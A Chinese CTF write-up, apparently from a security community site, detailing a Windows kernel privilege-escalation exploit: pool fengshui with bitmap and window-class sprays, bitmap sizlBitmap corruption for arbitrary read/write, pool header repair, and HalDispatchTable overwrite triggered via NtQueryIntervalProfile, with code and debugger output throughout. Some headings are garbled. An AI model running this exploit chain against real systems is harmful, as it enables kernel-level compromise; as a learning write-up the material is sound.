听着有点乱? 让我们一步一步的来.

pool fengshui

我们最后的布局效果如下

```
0xfe8(bitmap alloc) + 0x18(free)
```

首先来解释为什么需要是这个布局(细节可以在这里找到):

```
[+] fe8■■■■■■■■■■■■■■. ■■■■■■■■■■■■■■`pool header`■■■■■■■■■
[+] 0x18■■■■■■■■■■■■pool■■
[+] ■■■■■■■■paged session pool --> ■■■■■■pool fengshui■■■■■.
```

实现.

fengshui布局这里我不会讲的太细, 因为在后面的一篇爬坑指南当中我会去详细的解释fengshui布局的相关爬坑.

首先我们要选取合适的数据. 也就是刚刚可以分配0xfe8大小的pool, 以及此分配的pool应该为non page pool. 于是我想到了我在github上面维护的那个项目. 使用CreateBitmap是一个很好的选择.

在调试之后(具体的调试技术在我的另外一篇爬坑文章). 再保持其余参数不变的情况下. 随着width的关系如下:

```
// size = ((width-100) * 0x2) + 0x360

for (int i = 0; i < 0x1000; i++)
{
   hBitmap[i] = CreateBitmap(0x744, 2, 1, 8, NULL);
}
```

验证:

```
kd> ? 2*(744 - 100)+0x360
Evaluate expression: 4072 = 00000fe8
```

而另外一个0x18的分配我采用了k0shi师傅的Class进行了分配, 这几天发现了lpszMenuName也适合(请期待我的fengshui布局的文章). 代码如下.

```
    for (int s = 0; s < 2000; s++) {
        WNDCLASSEX Class2 = { 0 };
        wsprintf(st, "Class%d", s);
        Class2.lpfnWndProc = DefWindowProc;
        Class2.lpszClassName = st;
        Class2.lpszMenuName = "TEST";
        Class2.cbSize = sizeof(WNDCLASSEX);
        if (!RegisterClassEx(&Class2)) {
            break;
        }
    }
```

最后的结果验证:

```
kd> !pool eax
unable to get nt!ExpHeapBackedPoolEnabledState
Pool page fdad5ff0 region is Paged session pool
 fdad5000 size:  fe8 previous size:    0  (Allocated)  Gh15
*fdad5fe8 size:   18 previous size:  fe8  (Allocated) *Gebr
        Pooltag Gebr : Gdi ENGBRUSH
```

当前读写能力.

bitmap对应的在内核当中的结构体如下(来源: 小刀师傅的博客)

```
typedef struct tagSIZEL {
   LONG cx;
   LONG cy;
} SIZEL, *PSIZEL;

typedef struct _SURFOBJ {
   DHSURF  dhsurf;         //<[00,04] 04
   HSURF   hsurf;          //<[04,04] 05
   DHPDEV  dhpdev;         //<[08,04] 06
   HDEV    hdev;           //<[0C,04] 07
   SIZEL   sizlBitmap;     //<[10,08] 08 09
   ULONG   cjBits;         //<[18,04] 0A
   PVOID   pvBits;         //<[1C,04] 0B
   PVOID   pvScan0;        //<[20,04] 0C
   LONG    lDelta;         //<[24,04] 0D
   ULONG   iUniq;          //<[28,04] 0E
   ULONG   iBitmapFormat;  //<[2C,04] 0F
   USHORT  iType;          //<[30,02] 10
   USHORT  fjBitmap;       //<[32,02] xx
} SURFOBJ;
```

微软有两个API函数:

```
LONG GetBitmapBits(
  HBITMAP hbit,
  LONG    cb,
  LPVOID  lpvBits
);
```

```
LONG SetBitmapBits(
  HBITMAP    hbm,
  DWORD      cb,
  const VOID *pvBits
);
```

其中`pvBits`参数存放一些字符串. 会放到`pvScan0`指向的地方. 而能够读写的能力是由`SIZEL sizlBitmap`决定的.

其能够读写的`size = cx *cy`. 所以当其中的数据如果原来的`cx = 1, cy = 2`. 原有的读写能力应该是`2 * 2 = 2`. 如果能覆盖其关键变量`cx = f, cy = f`. 现有的读写能力就为`f * f = e1`. 利用扩充的读写能力. 我们就可以对此bitmap相连的另外一个bitmap实现读写. 修改器`pvScan0`的值.
从而实现任意读写(bitmap滥用会在我的另外一篇博客里面).

现在, 让我们来观察一下污染前后的数据对比.

```
kd> dd fdad4000+1000
fdad5000  47fd0000 35316847 01051020 00000000
fdad5010  00000000 00000000 00000000 01051020
fdad5020  00000000 00000000 00000744 00000002
fdad5030  00000e88 fdad515c fdad515c 00000744
fdad5040  000020f8 00000003 00010000 00000000
fdad5050  04800200 00000000 00000000 00000000
fdad5060  00000000 00000000 00000000 00000000
fdad5070  00000000 00000000 00000000 00000000
kd> g
Breakpoint 0 hit
win32k!EngRealizeBrush+0x190:
9803d730 8d4340          lea     eax,[ebx+40h]
kd> bc *
kd> g
Break instruction exception - code 80000003 (first
drawIconVul!triggerTheVul+0xc4:
001b:01351494 cc              int     3
DBGHELP: drawIconVul is not source indexed
kd> dd fdad4000+1000
fdad5000  0012ae8f 0012ae8f 0000036d 004aba3c
fdad5010  fdad5030 00000000 00000000 01051020
fdad5020  00000000 00000000 00000744 00000006
fdad5030  00000e88 fdad515c fdad515c 00000744
fdad5040  000020f8 00000003 00010000 00000000
fdad5050  04800200 00000000 00000000 00000000
fdad5060  00000000 00000000 00000000 00000000
fdad5070  00000000 00000000 00000000 00000000
DBGHELP: drawIconVul is not source indexed
```

可以看到我们的读写能力发生了天大的变化:

```
kd> ? 744*2
Evaluate expression: 3720 = 00000e88
DBGHELP: drawIconVul is not source indexed
kd> ? 744 * 6
Evaluate expression: 11160 = 00002b98
DBGHELP: drawIconVul is not source indexed
```

而在IDA对应的污染数据的代码如下:

```
*(_DWORD *)(pengbrush + 0x14) = cx_id;          // 可控
*(_DWORD *)(pengbrush + 0x18) = cy_id;          // 可控
*(_DWORD *)(pengbrush + 0x20) = pengbrush + 64;
v23 = thereWillInit;
*(_DWORD *)(pengbrush + 0x3C) = thereWillInit;
```

这里可以看到我们的污染最多只能可控到0x3c处, 这就是我们的size为什么要分配0x10的理由.

bitmap滥用获取任意读写权限.

在今天或者明天, 我会更新bitmap滥用的细节性分析(从windows7到windows10). 所以在这里就不再赘述.

我这里讲一些其他的操作. 根据前面的读写能力的改变. 我们能够得到哪一个bitmap被覆盖.

```
    for (int i = 0; i < 0x1000; i++)
    {
        if (GetBitmapBits(hBitmap[i], 0x1000, bits) != 0xe88)
        {
            std::cout << "[+] Bitmap get size: " << GetBitmapBits(hBitmap[i], 0x2000, bits) << std::endl;   // e88
            corruptIndex = i;

        }
    }
```

fix header

我们可以通过前面的数据对比获取哪些成员变量被破坏了, 依赖于我们的bitmap获取了任意读写. 能够很轻松的实现修复. 其中修复handle那里. 在我上面的截图紫色的部分. 发现其残留了一个handle的备份. 实现了恢复. 也借助于此. 我获取了hmanager的句柄值. 相关的代码如下:

```
CopyMemory(corruptBuf, bits, 0xedc + 0x4);  // 备份完毕
hManagerBitmap = (HBITMAP)(*(PDWORD)(corruptBuf + 0xeac));
*(DWORD32*)(corruptBuf + 0xedc) = pWorkerPrvScan0;
// 利用bit修改pvScan0
// 修改edc
SetBitmapBits(hBitmap[corruptIndex], 0xedc + 0x4, corruptBuf);  // 修改了值

                                                                // 修复堆头

                                                                // 计算堆头地址
DWORD32 fixPoolAddr = getGDIAddrByHandle(hManagerBitmap) - 0x1000;
DWORD32 fixHandle = 0;
readOOB(fixPoolAddr + 0x14, &fixHandle, sizeof(DWORD32));
// 需要修复: -0x8, -0x4, -0x0, -0x4, -0x8

// 保存的数据
DWORD32 remData = (DWORD32)(corruptBuf + 0xedc - 0x30);
writeOOB(fixPoolAddr - 0x8, (PVOID)(*(PDWORD)(remData - 0x8)), sizeof(DWORD32));
writeOOB(fixPoolAddr - 0x4, (PVOID)(*(PDWORD)(remData - 0x4)), sizeof(DWORD32));
writeOOB(fixPoolAddr - 0x0, (PVOID)fixHandle, sizeof(DWORD32));
writeOOB(fixPoolAddr + 0x4, (PVOID)(*(PDWORD)(remData + 0x4)), sizeof(DWORD32));
writeOOB(fixPoolAddr + 0x8, (PVOID)(*(PDWORD)(remData + 0x8)), sizeof(DWORD32));
```


提权.

提权与我的第二篇博客类似, 都是替换`nt!haldispatchtable`的指针. 你可以去看一下我的第二篇博客

代码:

```
VOID runShellCode()
{
    DWORD interVal = 0;
    // find haldispatchtable+0x4 and replace it
    DWORD32 halHooked = getHalDispatchOffset4();
    std::cout << "[+] haldispatchtable offset 4 at: " << std::hex << halHooked << std::endl;
    // 获取基地址

    // 执行shellcode
    NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryIntervalProfile");
    writeOOB(halHooked, (PVOID)&shellCode, sizeof(DWORD32));
    NtQueryIntervalProfile(0x1234, &interVal);
}
```

验证:



后记

DDCTF困扰我的点主要在分析那里, 我花了较长的时间分析其中怎么控制内核中的数据. 做的不太好的地方是构造数据那里.
实在无法了才借用了小刀师傅的数据.学到了很多的东西. 也改变了我对做内核的一些看法. anyway, 希望这一篇文章能够对你有一点点小小的帮助.

最后, wjllz是人间笨蛋.

相关链接:

```
[+] sakura■■■■: http://eternalsakura13.com/
[+] ■■■■■■■: https://xiaodaozhi.com/
[+] ■■■■■■■■■: https://sensepost.com/blog/2017/exploiting-ms16-098-rgnobj-integer-overflow-on-windows-8.1-x64-bit-by-abusing-
[+] ■■exp: https://github.com/redogwu/cve-study-write/tree/master/cve-2017-0401
[+] k0shi■■■exp: https://github.com/k0keoyo/DDCTF-KERNEL-PWN550
[+] ■■■■■■■: redogwu.github.io
[+] ■■github■■: https://github.com/redogwu
[+] ■■■■: https://redogwu.github.io/2018/11/02/windows-kernel-exploit-part-1/
[+] ■■■■: https://redogwu.github.io/2018/11/02/windows-kernel-exploit-part-2/
```


上一篇：CVE-2018-18820 ic... 下一篇：Ramnit攻击活动传播Azoru...

1. 5 条回复

testgd 2018-11-04 09:03:09

wjllz师傅tql

0 回复Ta


K0nJac 2018-11-04 22:09:13

师傅 博客崩了

0 回复Ta


wjllz是人间大笨蛋 2018-11-04 22:49:51

@testgd 谢谢师傅

0 回复Ta


wjllz是人间大笨蛋 2018-11-04 22:50:04

@K0nJac

0 回复Ta


wjllz是人间大笨蛋 2018-11-04 22:50:21

改了 谢谢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板